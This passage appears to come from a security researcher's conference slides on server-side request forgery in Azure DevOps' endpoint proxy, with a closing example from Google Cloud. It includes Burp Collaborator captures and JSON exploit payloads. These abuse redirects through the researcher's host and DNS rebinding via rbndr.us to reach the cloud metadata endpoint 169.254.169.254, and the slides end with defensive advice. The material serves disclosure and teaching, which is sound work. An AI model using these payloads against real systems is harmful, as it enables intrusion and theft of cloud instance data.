ticationSessionId%22%3A%2200000000-0000-0000-0000-000000000000%22%2C%22CurrentAuthenticati  
onSessionId%22%3A%2200000000-0000-0000-0000-000000000000%22%2C%22SignInState%22%3A%7B%7D%7D  
; domain=.dev.azure.com; expires=Sat, 30-May-2026 08:44:54 GMT; path=/; secure; HttpOnly  
9 X-TFS-ProcessId: 869a5b48-bb13-41bc-bdef-77ef66e1f11a  
10 Strict-Transport-Security: max-age=31536000; includeSubDomains  
11 ActivityId: 2918857a-428a-4bba-8d5d-aldef18a90c7  
12 X-TFS-Session: 2918857a-428a-4bba-8d5d-aldef18a90c7  
13 X-VSS-E2EID: 2918857a-428a-4bba-8d5d-aldef18a90c7  
14 X-VSS-SenderDeploymentId: 1f18445b-609a-73c1-2ae2-521b74b4c11d  
15 X-VSS-UserData: 82e04fe2-bb71-43eb-96e6-d5e955f2a25b:sofia@binsec.cloud  
16 X-FRAME-OPTIONS: SAMEORIGIN  
17 Request-Context: appId=cid-v1:0cc0e688-cf14-42b5-9911-f427a40700f1  
18 Access-Control-Expose-Headers: Request-Context  
19 X-Content-Type-Options: nosniff  
20 X-Cache: CONFIG_NOCACHE  
21 X-MSEdge-Ref: Ref A: C1C7D52D3695429695BD74EE67CDF9CC Ref B: OSL30EDGE0318 Ref C:  
2025-05-30T08:44:54Z  
22 Date: Fri, 30 May 2025 08:44:54 GMT  
23  
24 {  
  "result": [  
  ],  
  "statusCode": 400,  
  "errorMessage":  
  "Selector could not parse response.. Exception Message: Unexpected character encounter  
ed while parsing value: <. Path '', line 0, position 0.",  
  "activityId": "2918857a-428a-4bba-8d5d-aldef18a90c7"  
}
```


Description			Request to Collaborator			Response from Collaborator		
Pretty	Raw	Hex	Description			Pretty	Raw	Hex
1	GET /inner-request	HTTP/1.1				1	HTTP/1.1 200 OK	
2	Content-Type: text/plain					2	Server: Burp Collaborator https://burpcollaborator.net/	
3	Authorization: Basic TXVzdGFjaGVUZWlw					3	X-Collaborator-Version: 4	
4	Host: nsj4a3psuhk39saco5helvxs7jdc15st					4	Content-Type: text/html	
5	Request-Context: appId=cid-v1:0cc0e688					5	Content-Length: 56	
6	Request-Id: 187f39f428419328536c37527f					6		
7	traceparent: 00-87f39f428419328536c37f					7	<html>	
8	Connection: Keep-Alive						<body>	
9							9ar7zxziezztc6lllc9op2zjlg1jgz	
10							</body>	
							</html>	

Description			Request to Collaborator			Response from Collaborator		
Pretty	Raw	Hex						
1	GET /%3Chtml%3E%3Cbody%3E9ar7zxziezztc6lllc9op2zjogkgz%3C/body%3E%3C/html%3E	HTTP/1.1						
2	Accept: application/json							
3	User-Agent: vsts-serviceendpointproxy-service/v.20.256.36127.2 (EndpointId/0)							
4	Authorization: Bearer a							
5	Host: 4lql3ki9nydk293thmavucq9006wuoid.bcollaborator.binsec.cloud							
6	Request-Context: appId=cid-v1:0cc0e688-cf14-42b5-9911-f427a40700f1							
7	Request-Id: 1039be3e912d5d2946ac4f52c355b95b8.49753228364e9ec7.							
8	traceparent: 00-039be3e912d5d2946ac4f52c355b95b8-49753228364e9ec7-00							
9								
10								

Current status

- Inner request made to same host as outer request
- Response from inner request is used as path for outer request
- Outer host is checked for forbidden IPs (no longer vulnerable to DNS rebinding)
- Outer request does not follow redirects
- ... What about the inner request?
 - Turns out it does follow redirects!

The exploit

Request

Pretty

Raw

Hex

JSON Web Token

JSON Web T...



```
}
}
},
"dataSourceDetails": {
  "dataSourceName": "",
  "dataSourceUrl":
    "{configuration.Url}}/{{ getFileContent {\"url\": \"http://r.binsec.cloud/r?c=302&t=http%3a//169.254.169.254/metadata/v1/instanceinfo\", \"authToken\": \"test\", \"Method\": \"GET\", \"contentType\": \"text/plain\" } }}",
  "headers": [
  ],
  "requestContent": "",
  "requestVerb": "",
  "resourceUrl": "",
  "parameters": {
    "KubernetesNamespace": "hm"
  },
  "resultSelector": "",
  "initialContextTemplate": ""
},
"resultTransformationDetails": {
  "resultTemplate": "",
```

Response

Pretty

Raw

Hex

Render



```
15 X-VSS-UserData:
    82e04fe2-bb71-43eb-96e6-d5e955f2a25b:sofia@binsec.cloud
16 X-FRAME-OPTIONS: SAMEORIGIN
17 Request-Context: appId=cid-v1:0cc0e688-cf14-42b5-9911-f427a40700f1
18 Access-Control-Expose-Headers: Request-Context
19 X-Content-Type-Options: nosniff
20 X-Cache: CONFIG_NOCACHE
21 X-MSEdge-Ref: Ref A: D84E1F7ADFE948BBA365ABC6FB386612 Ref B:
    OS130EDGE0317 Ref C: 2025-03-06T14:45:20Z
22 Date: Thu, 06 Mar 2025 14:45:24 GMT
23
24 {
    "result": [
    ],
    "statusCode": 404,
    "errorMessage":
      "Failed to query service connection API: 'https://r.binsec.cloud/{\"ID\": \"\", \"tfspodneul_at_green_a088f0e5\", \"UD\": \"\", \"FD\": \"\"}'. Status Code: 'NotFound', Response from server: 'Path does not match any requirement URI template.'",
    "activityId": "d82b2bf9-35b5-4e1d-a0f0-dda933ec4eef"
  }
```

Example 7 - Microsoft “fixes” endpointproxy again

Request

Pretty Raw Hex JSON Web Token JSON Web T...    

```
{
  "authorization": {
    "scheme": "Token",
    "parameters": {
      "apiToken": "YQ==",
      "serviceAccountCertificate": "bla",
      "isCreatedFromSecretYaml": false
    }
  },
  "dataSourceDetails": {
    "dataSourceName": "",
    "dataSourceUrl":
      "{configuration.Url}}/{{ getFileContent {\"url\": \"http
s://r.binsec.cloud/r?c=302&t=http%3a//169.254.169.254/me
tadata/v1/instanceinfo\", \"authToken\": \"test\", \"Method
\": \"GET\", \"contentType\": \"text/plain\"} }}",
    "headers": [
    ],
    "requestContent": "",
    "requestVerb": "",
    "requestHeaders": ""
  }
}
```

Response

Pretty Raw Hex Render  

```
16 X-FRAME-OPTIONS: SAMEORIGIN
17 Request-Context: appId=cid-v1:0cc0e688-cf14-42b5-9911-f427a40700
18 Access-Control-Expose-Headers: Request-Context
19 X-Content-Type-Options: nosniff
20 X-Cache: CONFIG_NOCACHE
21 X-MSEdge-Ref: Ref A: 3BA9E0C68B2042878314649B091F1C6B Ref B:
OSL30EDGE0120 Ref C: 2025-03-27T11:56:29Z
22 Date: Thu, 27 Mar 2025 11:56:31 GMT
23
24 {
  "$id": "1",
  "innerException": null,
  "message": "Redirect response code is not supported. ",
  "typeName":
    "Microsoft.VisualStudio.Services.ServiceEndpoints.WebApi.Se
viceEndpointQueryFailedException, Microsoft.VisualStudio.Ser
vices.ServiceEndpoints.WebApi",
  "typeKey": "ServiceEndpointQueryFailedException",
  "errorCode": 0,
  "eventId": 3000
}
```


DNS rebinding again

Request

Pretty Raw Hex JSON Web Token JSON Web T...   

```
{
  "name": "test-hm-1738844347976",
  "type": "kubernetes",
  "url": "http://a5e85a54.a9fea9fe.rbndr.us/",
  "authorization": {
    "scheme": "Token",
    "parameters": {
      "apiToken": "YQ==",
      "serviceAccountCertificate": "bla",
      "isCreatedFromSecretYaml": false
    }
  }
},
"dataSourceDetails": {
  "dataSourceName": "",
  "dataSourceUrl":
    "{(configuration.Url)}/{(getFileContent (\\"url\\":\\"http
    ://a5e85a54.a9fea9fe.rbndr.us/metadata/v1/instanceinfo\\",
    \\"authToken\\":\\"test\\",\\"Method\\":\\"GET\\",\\"contentType
    \\":\\"text/plain\\") )}",
  "headers": [
    1
```

Response

Pretty Raw Hex Render   

```
18 Access-Control-Expose-Headers: Request-Context
19 X-Content-Type-Options: nosniff
20 X-Cache: CONFIG_NOCACHE
21 X-MSEdge-Ref: Ref A: 85EC985617A74498AD598752E22CAB48 Ref B:
   OSL30EDGEO319 Ref C: 2025-03-27T12:23:59Z
22 Date: Thu, 27 Mar 2025 12:23:59 GMT
23
24 {
  "result": [
  ],
  "statusCode": 404,
  "errorMessage":
    "Failed to query service connection API: 'http://a5e85a54.a9f
    ea9fe.rbndr.us/{\\"ID\\":\\"_tfsprodneul_at_blue_63071877/\\"
    ,\\"UD\\":\\"0/\\" ,\\"FD\\":\\"0/\\"}'. Status Code: 'NotFound',
    Response from server: '<html>\r\n<head><title>404 Not Found<
    /title></head>\r\n<body>\r\n<center><h1>404 Not Found</h1></c
    enter>\r\n<hr><center>nginx/1.26.0 (Ubuntu)</center>\r\n</bod
    y>\r\n</html>\r\n'",
    "activityId": "7acbb0ac-9f8b-468f-9e7e-e26eeb81b118"
  }
}
```

Example 8 - Second order SSRF in Google Cloud APIs

- Borrowed from Christian August Holm Hansen
- Initial SSRF is blind
- Second order SSRF in swagger definition is not blind

Why do SSRFs happen?

- SSRFs are number 10 on 2021 OWASP Top 10 list
- Fundamentally hard to solve the case where the server is supposed to make a request to a user-controlled endpoint
- Allowlisting works much better than denylisting, but not always possible
- Things to be aware of
 - Redirects
 - DNS rebinding
 - Custom headers
 - Firewalling
 - Content-Types

Socials etc

- <https://www.linkedin.com/in/sofia-lindqvist-210332284/>
- <https://onlyfans.com/u528004117>
- sofia@binarysecurity.no

Thanks for listening!



BINARY SECURITY